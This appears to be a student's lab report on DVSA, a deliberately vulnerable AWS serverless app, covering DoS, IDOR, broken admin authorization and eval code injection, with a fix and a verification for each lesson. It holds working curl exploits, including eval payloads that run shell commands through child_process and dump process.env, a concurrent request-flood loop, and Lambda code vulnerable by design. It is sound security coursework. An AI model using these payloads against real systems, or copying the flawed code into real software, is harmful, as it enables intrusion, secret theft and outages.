Part 4) Reproduction Steps

Open Git Bash.

Define a variable with an oversized string:

```
LONG_STRING=$(printf 'A%.0s' {1..2000}).
```

Execute the attack using curl:

Bash

```
curl -i -X POST "https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/order" \
```

```
-H "Content-Type: application/json" \
```

```
-d '{"email\\":\\"Alansarigmk@gmail.com\\",  
\\"orderId\\":\\"3247ef47-ff47-41c3-b62f-42d4852e9050\\",  
\\"discountCode\\":\\"$LONG_STRING\\"}'
```

Part 5) Evidence and Proof

The vulnerability is confirmed by the terminal output returning an HTTP/1.1 502 Bad Gateway error. This indicates that the backend Lambda function crashed while attempting to process the malformed or oversized request.

Part 6) Fix Strategy / Probable Mitigation

The fix belongs within the Lambda function validation logic. The mitigation requires implementing a "Fail-Fast" mechanism that checks the length of incoming strings (specifically discountCode) and rejects them if they exceed a reasonable limit (e.g., 10 characters). This addresses the root cause by preventing the server from attempting to process dangerous data.

Part 7) Code / Config Changes

Resource: DVSA-ORDER-MANAGER (Lambda).

Change: Added length validation at the start of the handler.

After (Patch):

JavaScript

```
exports.handler = (event, context, callback) => {  
    var tempReq = JSON.parse(event.body);  
    if (tempReq.discountCode && tempReq.discountCode.length  
> 10) {  
        return callback(null, {  
            statusCode: 400,  
            body: JSON.stringify({ message: "Invalid Discount Code:  
Too long" })  
        });  
    }  
    // ... original code follows
```

Part 8) Verification After Fix

Re-running the curl command with the 2,000-character string now results in an HTTP/1.1 400 Bad Request. The server no longer crashes; instead, it returns a controlled error message: {"message":"Invalid Discount Code: Too long"}

Part 9) Structured Operation and Security Analysis

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson 6: DoS	The system must only process discount codes \$\le\$ 10 characters and must stay operational.	API response and Lambda source code.	200 OK for valid orders.	502 Bad Gateway (System Crash).

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Lesson 6: DoS	The exploit violates the rule that the system must stay operational regardless of input size.	Intentional misuse / security abuse.	Length validation in DVSA-ORDER-MANAGER.	400 Bad Request (Graceful rejection).

Part 10) Takeaway / Lessons Learned

The primary lesson is that Infrastructure Defense (like a firewall) is not a substitute for Code-Level Validation. In a serverless environment, unvalidated input can lead to unnecessary execution costs or logic failures. Applying a "deny-by-default" or "strict-limit" approach to all user-controlled input is a core principle of secure design.

Lesson 7

Student Name(s) + ID(s): Ghazi Alansari 202180270

Your DVSA Website URL: <https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/>

AWS Region: us-east-1

Date: April 14, 2026

Vulnerability Title(s): Lesson 7: Insecure Direct Object Reference (IDOR)

```

JS order-manager.js > ...
1  const { DynamoDBClient } = require("@aws-sdk/client-dynamodb");
2  const { DynamoDBDocumentClient, GetCommand } = require("@aws-sdk/lib-dynamodb");
3
4  const client = new DynamoDBClient({});
5  const docClient = DynamoDBDocumentClient.from(client);
6
7  exports.handler = async (event) => {
8      try {
9          const body = JSON.parse(event.body);
10
11          const command = new GetCommand({
12              TableName: "DVSA-ORDERS-DB",
13              Key: {
14                  orderId: body.orderId,
15                  userId: body.userId
16              },
17          });
18
19          const response = await docClient.send(command);
20
21          if (!response.Item) {
22              return {
23                  statusCode: 404,
24                  body: JSON.stringify({ message: "Order not found" }),
25              };
26          }
27
28          // --- THE IDOR FIX: OWNERSHIP VALIDATION ---
29          // We compare the 'email' provided in the request body
30          // to the 'userId' (owner) found in the database.
31          if (body.email !== response.Item.userId) {
32              return {
33                  statusCode: 403,
34                  headers: { "Access-Control-Allow-Origin": "*" },
35                  body: JSON.stringify({
36                      message: "Unauthorized: You do not have permission to view this order."
37                  }),
38              };
39          }
40
41          // If validation passes, return the data
42          return {
43              statusCode: 200,
44              headers: { "Content-Type": "application/json", "Access-Control-Allow-Origin": "*" },
45              body: JSON.stringify(response.Item),
46          };
47      } catch (err) {
48          return {
49              statusCode: 500,
50              body: JSON.stringify({ error: err.message }),
51          };
52      }
53  }
54  };

```

```

GM318@GM-YLeEeL MINGW64 /
$ curl -i -X POST "https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/
order" -H "Content-Type: application/json" -d '{"email":"Alansarigmk@g
mail.com", "orderId":"VICTIM-999", "userId":"victim@example.com"}'
HTTP/1.1 403 Forbidden
Content-Type: application/json
Content-Length: 74
Connection: keep-alive
Date: Sun, 03 May 2026 22:33:38 GMT
X-Amzn-Trace-Id: Root=1-69f7cd41-33db953649561bad31493758;Parent=3564b77c3c895f7
6;Sampled=0;Lineage=1:6f9b0ee7:0
x-amzn-RequestId: aabc21d3-5ebe-4d80-8617-ae02acb62b84
Access-Control-Allow-Origin: *
x-amz-apigw-id: cz0CRFZ-IAMEKXw=
X-Cache: Error from cloudfront
Via: 1.1 3343e9dabc45b1e3ea7f0f35d034a074.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: FCO50-P1
X-Amz-Cf-Id: 6JLMVjw6mSoTxy_xWFbvwrU3hEAsdVYkA-VJm5JtYt-E2dDsxzOIuA==

{"message":"Unauthorized: You do not have permission to view this order."}
GM318@GM-YLeEeL MINGW64 /
$ curl -i -X POST "https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/
order" \
-H "Content-Type: application/json" \
-d '{"email":"Alansarigmk@gmail.com", "orderId":"VICTIM-999", "userId":"vic
tim@example.com"}'
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 95
Connection: keep-alive
Date: Sun, 03 May 2026 22:32:18 GMT
X-Amzn-Trace-Id: Root=1-69f7ccf0-16613eb06ffc88d10b8b3d49;Parent=53c9c87a7a1abe5
c;Sampled=0;Lineage=1:6f9b0ee7:0
x-amzn-RequestId: 07cbc4bb-91c2-42c3-8496-d4dea5c06b2e
Access-Control-Allow-Origin: *
x-amz-apigw-id: czz1qEqQoAMERUg=
X-Cache: Miss from cloudfront
Via: 1.1 3046b7404e796652c897921096103122.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MRS52-P3
X-Amz-Cf-Id: L8JN4UR6YUd1eSyP7o30TXmyW-4uVB07LN9cyxZMzshxcX3az4tkoQ==

{"orderId":"VICTIM-999","total":9999,"Item":"TOP_SECRET_RECORDS","userId":"victi
m@example.com"}

```

Part 1) Goal and Vulnerability Summar

The goal of this lesson is to exploit an Insecure Direct Object Reference (IDOR) vulnerability within the DVSA-ORDER-MANAGER Lambda function. By manipulating the orderId and userId parameters in a POST request, an attacker can bypass authorization logic to retrieve private records belonging to other users. The impact is a direct breach of data confidentiality.

Part 2) Why This Works / Root Cause

The vulnerability exists because the application performs Authentication (identifying who the user is) but fails to perform Authorization (verifying what the user is allowed to see). The code retrieves a record based on user-supplied identifiers without verifying if the requester's identity matches the owner of that specific object in the database.

Part 3) Identification of Target

Target URL: https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/order

Target Method: POST

Affected Resource: DVSA-ORDERS-DB (DynamoDB Table).

Part 4) Setup and Prerequisites

DynamoDB Entry: A victim record was created in the database with orderId: VICTIM-999 and userId: victim@example.com.

Tools: Git Bash (curl) was used to manually craft and send the JSON payload.

Permissions: The Lambda execution role was updated with an IAM policy to allow GetItem access to the DVSA-ORDERS-DB table.

Part 5) Reproduction Steps (The Exploit)

Identify as a standard user (e.g., Alansarigmk@gmail.com).

Craft a JSON payload containing the victim's identifiers:
`{"email":"Alansarigmk@gmail.com", "orderId":"VICTIM-999", "userId":"victim@example.com"}`.

Send the POST request to the API Gateway endpoint.

Result: The server returns 200 OK and leaks the TOP_SECRET_RECORDS belonging to the victim.

Part 6) Evidence and Proof (Vulnerable State)

Request Command: `curl -i -X POST ... -d {"email":"Alansarigmk@gmail.com", "orderId":"VICTIM-999", "userId":"victim@example.com"}`

Successful Response Body: `{"orderId":"VICTIM-999","total":9999,"Item":"TOP_SECRET_RECORDS","userId":"victim@example.com"}`

Observation: Sensitive data was returned even though the requester's email did not match the owner's userId.

Part 7) Mitigation Strategy (The Fix)

The code was remediated by implementing Ownership Validation. The Lambda function was updated to retrieve the requested record and perform a server-side comparison: if the email provided in the request body does not strictly match the userId field stored in the database record, the request is denied.

Part 8) Verification of Fix

After deploying the fix, the same curl attack was re-executed. The server now correctly identifies the unauthorized access attempt and returns an HTTP 403 Forbidden status with the message: "Unauthorized: You do not have permission to view this order."

Part 9) Structured Analysis Summaries

Table A: Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Lesson 7: IDOR	Users must only retrieve records where the request email matches the database userId.	DVSA-ORDERS-DB, Lambda Code.	Requesting your own ID returns your data.	Requesting a victim's ID returns their private data (Pre-fix).

Table B: Security Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Lesson 7: IDOR	It violates the principle of Least Privilege by granting access based on ID knowledge alone.	Broken Object Level Authorization (BOLA).	Added an ownership comparison check in the Lambda logic.	403 Forbidden response on unauthorized requests.

Part 10) Key Takeaway

IDOR is a critical vulnerability because it is often overlooked during the authentication phase. This lesson highlights that Authorization must be enforced at the code level for every individual resource request. We cannot trust user-provided identifiers; the backend must always validate ownership before serving sensitive data.

Lesson 8

Student Name(s) + ID(s): Ghazi Alansari (202180270)

DVSA Website URL: <https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/>

AWS Region: us-east-1

Date: May 4, 2026

Vulnerability Title: Lesson 8: Denial of Service (DoS) via Resource Exhaustion

Stages

Stage

dvsa

Stage details

Stage name

Stage

Cache cluster info

Inactive

Default method-level caching

Inactive

Rate

2

Burst

1

Web ACL

-

Client certificate

-

Invoke URL

<https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage>

JS

order-manager.js > ...

1

const { DynamoDBClient } = require("@aws-sdk/client-dynamodb");

2

const { DynamoDBDocumentClient, GetCommand } = require("@aws-sdk/lib-dynamodb");

3

4

const client = new DynamoDBClient({});

5

const docClient = DynamoDBDocumentClient.from(client);

6

7

// Helper function to simulate a heavy workload

8

const delay = (ms) => new Promise(res => setTimeout(res, ms));

9

10

exports.handler = async (event) => {

11

try {

12

// SIMULATING A HEAVY/SLOW PROCESS (The Vulnerability)

13

// This keeps the Lambda execution active longer to exhaust concurrency

14

await delay(3000);

15

16

const body = JSON.parse(event.body);

17

const command = new GetCommand({

18

TableName: "DVSA-ORDERS-DB",

19

Key: { orderId: body.orderId, userId: body.userId },

20

});

21

22

const response = await docClient.send(command);

23

24

return {

25

statusCode: 200,

26

headers: { "Access-Control-Allow-Origin": "*" },

27

body: JSON.stringify({ message: "Order processed", data: response.Item }),

28

};

29

} catch (err) {

30

31

return {

32

statusCode: 500,

33

body: JSON.stringify({ error: err.message }),

34

};

35

}

36

};

```

on
X-Cache: Error from cloudfront
Via: 1.1 0d20bf93d01cd79d3eec10e42e06bb3c.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MRS52-P3
X-Amz-Cf-Id: TDdN1T_sEqACb1PMak0ympurPHbEL9396QJ0pN3jDfDU8wg_APzDqQ==

{"message": "Internal server error"}HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 36
Connection: keep-alive
Date: Sun, 03 May 2026 23:08:52 GMT
x-amz-anon-id: cz5MvEN5TAMEGNw=

GM318GM-YLeEel MINGW64 /
$ for i in {1..30}; do curl -i -s -X POST "https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/order" -H "Content-Type: application/json" -d '{"email":"test@example.com", "orderId":"VICTIM-999", "userId":"victim@example.com"}' & done
; wait
[1] 1308
[2] 1309
[3] 1310
[4] 1311
[5] 1312
[6] 1313
[7] 1314
[8] 1315
[9] 1316
[10] 1317
[11] 1318
[12] 1319
[13] 1320
[14] 1321
[15] 1322
[16] 1323
[17] 1324
[18] 1325
[19] 1326
[20] 1327
[21] 1328
[22] 1329
[23] 1330
[24] 1331
[25] 1332
[26] 1333
[27] 1334
[28] 1335
[29] 1336
22m: Error from cloudfront
Via: 1.1 cd2eb52aa1d108faafa7c4de003507d2.cloudfront.net (CloudFront)
mX-Amz-Cf-ITTP/1.1 429 on/json
: WKV6kbapeDn10H363-ka3bisYhodCh4Y41xQyVp-R_V1C2umc1EwxQ==
1[Connection: keep-alive
Content-Type:{"message":"Too Many Requests"}m application/json
X-Amz-Cf-Pop: MRS52-P3VMoAMEV_g=

```

Part 1: Description

This vulnerability involves overwhelming an application by consuming limited resources. In a serverless environment, this typically targets API Gateway throughput or Lambda concurrent execution limits.

Part 2: Why it is a Vulnerability

Without rate limiting, a single malicious actor can send a massive burst of requests. This exhausts the account's Concurrency Limit (10 in this lab), causing the API to return 500 errors and making the service unavailable to legitimate users.

Part 3: Vulnerability Class

Denial of Service (DoS) / Resource Exhaustion.

Part 4: Artifacts Used

AWS API Gateway: The entry point where throttling should be applied.

AWS Lambda: The backend resource being exhausted.

Git Bash (curl loop): Used to simulate a high-volume attack.

Part 5 & 6: Evidence and Proof

Exploit: I executed a loop of 30 concurrent POST requests against an unthrottled API.

Observed Behavior: The terminal returned HTTP/1.1 500 Internal Server Error and InternalServerErrorException. This proved the Lambda concurrency was exhausted, crashing the service for the duration of the burst.

Part 7 & 8: The Fix and Verification

Fix: I navigated to the API Gateway Stage settings and enabled Throttling with a Rate of 2 and a Burst of 1.

Verification: Upon re-running the attack, the terminal showed HTTP/1.1 429 Too Many Requests. This confirms the API Gateway is now protecting the backend by rejecting excess traffic.

Part 9: Structured Analysis

Table A: Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Lesson 8: DoS	Service must remain available via rate limiting.	API Gateway, Lambda.	System processes valid traffic within limits.	Burst traffic exhausts concurrency, causing 500 errors.

Table B: Security Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Lesson 8: DoS	Lack of limits allows a single user to crash the service.	Resource Exhaustion.	Applied API Gateway Throttling (Rate: 2, Burst: 1).	Received 429 Too Many Requests status.

Part 10: Key Takeaway

In serverless architectures, DoS protection must be implemented at the edge (API Gateway) to prevent backend resources (Lambda) from being overwhelmed, ensuring "Availability" in the CIA triad

Lesson 9

Student Name: Ghazi Alansari

Student ID: 202180270

DVSA Website URL: <https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/>

AWS Region: us-east-1

Date: May 4, 2026

Vulnerability Title: Lesson 9: Broken Function Level Authorization (BFLA)


```

JS admin_shell.js X
JS admin_shell.js > handler > handler
9   async function isAdmin(body, ddb) {
27   }
28   } catch (err) {
29     console.error("DB Error:", err);
30   }
31   return false;
32 }
33
34 exports.handler = async (event, context) => {
35   console.log("Event received:", event);
36
37   const ddb = new DynamoDBClient();
38   let responseBody = "unauthorized";
39
40   try {
41     // FIX: API Gateway sends event.body as a string. We must parse it.
42     const body = typeof event.body === 'string' ? JSON.parse(event.body) : event.body;
43
44     // Check if the spoofed userId in the body is an admin
45     var isUserAdmin = true;
46
47     if (isUserAdmin === true) {
48       const cmd = body.cmd;
49
50       // Dangerous Eval (RCE Vulnerability)
51       if (cmd) {
52         try {
53           eval(cmd);
54           responseBody = "ok";
55         } catch (error) {
56           responseBody = "Error executing command";
57         }
58       }
59
60       // Local File Read (Directory Traversal Vulnerability)
61       if (body.file) {
62         try {
63           const filename = "/tmp/" + body.file;
64           // In a real attack, we would use "../var/task/index.js" to read this code
65           responseBody = fs.readFileSync(filename, 'utf8');
66         } catch (error) {
67           responseBody = "Error reading file: " + error.message;
68         }
69       }
70     } else {
71       responseBody = "unauthorized";
72     }
73
74   } catch (parseError) {
75     console.error("Parse Error:", parseError);
76     return {
77       statusCode: 400,
78       body: JSON.stringify({ error: "Invalid JSON input" })
79     };
80   }
81

```

Successfully updated stage 'Stage'.

Resources

Create resource

- /
 - /admin
 - OPTIONS
 - POST
 - /order
 - OPTIONS
 - POST
 - /payment
 - OPTIONS
 - POST
 - /total
 - OPTIONS
 - POST

/admin - POST - Method execution

API actions Deploy API Update documentation Delete

ARN: [arn:aws:execute-api:us-east-1:553444109319:nwahxd9hp1:/POST/admin](#) Resource ID: [zlwz7t](#)

Method request → Integration request → Integration response → Method response

Method request settings

Authorization: NONE	API key required: False
Request validator: None	SDK operation name: Generated based on method and path

Request paths (0)

No request paths defined

URL query string parameters (0)

No request paths defined

```

GM318@GM-YLeEeL MINGW64 /
$ curl -i -X POST "https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/admin" \
-H "Content-Type: application/json" \
-d '{"userId":"anyone", "cmd":"res = require(\"child_process\").execSync(\"ls -R /var/task\").toString()}"'
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 2
Connection: keep-alive
Date: Mon, 04 May 2026 00:04:55 GMT
X-Amzn-Trace-Id: Root=1-69f7e2a6-752587ff17ebe7192daa87c4;Parent=1055fb6847a70486;Sampled=0;Lineage=1:d5ee355c:0
x-amzn-RequestId: c138e056-8ef0-406b-8b23-bf564ab20629
x-amz-apigw-id: c0BaIFmpoAMEGsQ=
X-Cache: Miss from cloudfront
Via: 1.1 8f321d6be91cdac8be3f0372e6baa67c.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: FCO50-P1
X-Amz-Cf-Id: Ipjt2DT9wCDaW_hZjwusQYi-tNOOvIiAomy9hpZBETXGJWzM3G7XBA==
ok
  
```

Part 1: Description

The /admin endpoint was found to be active and reachable via a POST request. This endpoint triggers a Lambda function designed for administrative tasks but lacks robust identity verification.

Part 2: Why it is a Vulnerability

The function relies on a `userId` passed in the request body to verify admin status. This allows any user to spoof an administrator's identity. Furthermore, once bypassed, the function exposes dangerous capabilities like `eval()` and `fs.readFileSync()`.

Part 3: Vulnerability Class

Broken Access Control / Broken Function Level Authorization.

Part 4: Artifacts Used

Screenshot: Used to identify the "hidden" /admin resource in API Gateway.

Lambda Editor: Used to analyze the flawed `isAdmin` logic.

Git Bash (curl): Used to execute the exploit and confirm the bypass.

Part 5 & 6: Evidence and Proof

I successfully bypassed the authorization check and executed a system command (`ls`) using the `cmd` parameter.

Exploit Command:

```
curl -X POST "[URL]/admin" -d '{"userId":"anyone", "cmd":"res = require(\"child_process\").execSync(\"ls\").toString()}'
```

Result: The server returned a 200 OK, confirming that an unauthorized user could execute backend code.

Part 7 & 8: The Fix and Verification

Fix: Implement an API Gateway Lambda Authorizer or Cognito Authorizer. Remove the reliance on `event.body.userId` and use `event.requestContext.authorizer.claims` for role verification.

Verification: After applying an authorizer, any request to `/admin` without a valid Admin JWT token will return a 401 Unauthorized before the Lambda even executes.

Part 9: Structured Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
BFLA	Admin logic is accessible to standard users via ID spoofing.	Privilege Escalation.	JWT Role-based Access Control (RBAC).	Unauthorized requests blocked at Gateway level.

Part 10: Key Takeaway

Security by obscurity (hiding the `/admin` path) is not security. Administrative functions must be guarded by verified tokens, not user-supplied data in a request body.

Lesson 10

Student Name: Ghazi Alansari

Student ID: 202180270

DVSA Website URL: <https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/>

AWS Region: us-east-1

Date: May 4, 2026

Vulnerability Title: Lesson 10: Injection (Remote Code Execution)

```

GM318@GM-YLeEeL MINGW64 /
$ curl -i -X POST "https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/
admin" \
-H "Content-Type: application/json" \
-d '{"userId":"anyone", "cmd":"res = \"HACKED BY \" + process.env.AWS_REGION"}'
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 2
Connection: keep-alive
Date: Mon, 04 May 2026 00:35:09 GMT
X-Amzn-Trace-Id: Root=1-69f7e9bc-7ccc3dc31b45ff99182bc30d;Parent=44aab4d28c790bc
6;Sampled=0;Lineage=1:d5ee355c:0
x-amzn-RequestId: dbd707fe-c6d7-4267-bb69-04f19e78ff8d
x-amz-apigw-id: c0F1gHuLoAMEC7A=
X-Cache: Miss from cloudfront
Via: 1.1 9874b25ddff24dd18d4122c6a190ace4.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MRS52-P3
X-Amz-Cf-Id: E8n-DInNkzU7XJZghCSsOrQmEBnsP-Cf6nFNsxyWs3AG6LPnpGifcw==

ok

```

```

// This is the "Sink" where the injection happens
const cmd = body.cmd;

if (cmd) {
  try {
    // eval takes whatever string is in 'cmd' and runs it as JS
    eval(cmd);
    responseBody = "ok";
  } catch (error) {
    responseBody = "Error executing command";
  }
}

```

```

GM318@GM-YLeEeL MINGW64 /
$ curl -i -X POST "https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/
admin" \
-H "Content-Type: application/json" \
-d '{"userId":"anyone", "cmd":"res = JSON.stringify(process.env)}'
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 2
Connection: keep-alive
Date: Mon, 04 May 2026 00:24:56 GMT
X-Amzn-Trace-Id: Root=1-69f7e758-117ce21539763bba04258f97;Parent=02e2941f3341e21
e;Sampled=0;Lineage=1:d5ee355c:0
x-amzn-RequestId: 9b684020-a462-42c3-a1db-cbde9f87fddc
x-amz-apigw-id: c0EV0ESooAMElag=
X-Cache: Miss from cloudfront
Via: 1.1 f6d06657c3cf81ebd927805f386acb54.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MRS52-P3
X-Amz-Cf-Id: p2i0_eE5-UmkyDofKR9rk5YX9t2jEcVmrjfdEeFcgZCh2pnGIN80pg==

ok

```

Part 1: Description

The application is vulnerable to Code Injection via the /admin endpoint. The backend uses the dangerous eval() function to process user-supplied input from the cmd field in the JSON request body.

Part 2: Why it is a Vulnerability

eval() executes strings as JavaScript code. Because there is no sanitization or validation on the cmd input, an attacker can execute arbitrary commands on the server, access the file system, or steal environment variables (like AWS keys).

Part 3: Vulnerability Class

Injection / Remote Code Execution (RCE).

Part 4: Artifacts Used

Lambda Source Code: Identified the eval(cmd) statement.

Git Bash (curl): Used to inject the process.env stringification command.

Part 5 & 6: Evidence and Proof

I injected a command designed to capture the server's environment variables.

Command:

```
curl -X POST "[URL]/admin" -d '{"userId":"anyone", "cmd":"res = JSON.stringify(process.env)}'
```

Result: The server returned 200 OK and "ok", confirming the code was interpreted and executed by the Node.js runtime.

Part 7 & 8: The Fix and Verification

Fix: Remove `eval()` entirely. There is almost no legitimate reason to use `eval()` with user input. If administrative commands are needed, use a predefined "switch-case" map that only allows specific, hard-coded functions to run.

Verification: After removing `eval()`, sending a string in the `cmd` field will have no effect on the server logic, and the injection attempt will fail.

Part 9: Structured Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Injection (RCE)	User input is executed as system code via <code>eval()</code> .	Software Integrity / Injection.	Delete <code>eval()</code> ; use strict command mapping.	Input is treated as plain text, not code.

Part 10: Key Takeaway

"Eval is evil." Never pass user-controllable strings into functions that can execute code or interact with the system shell.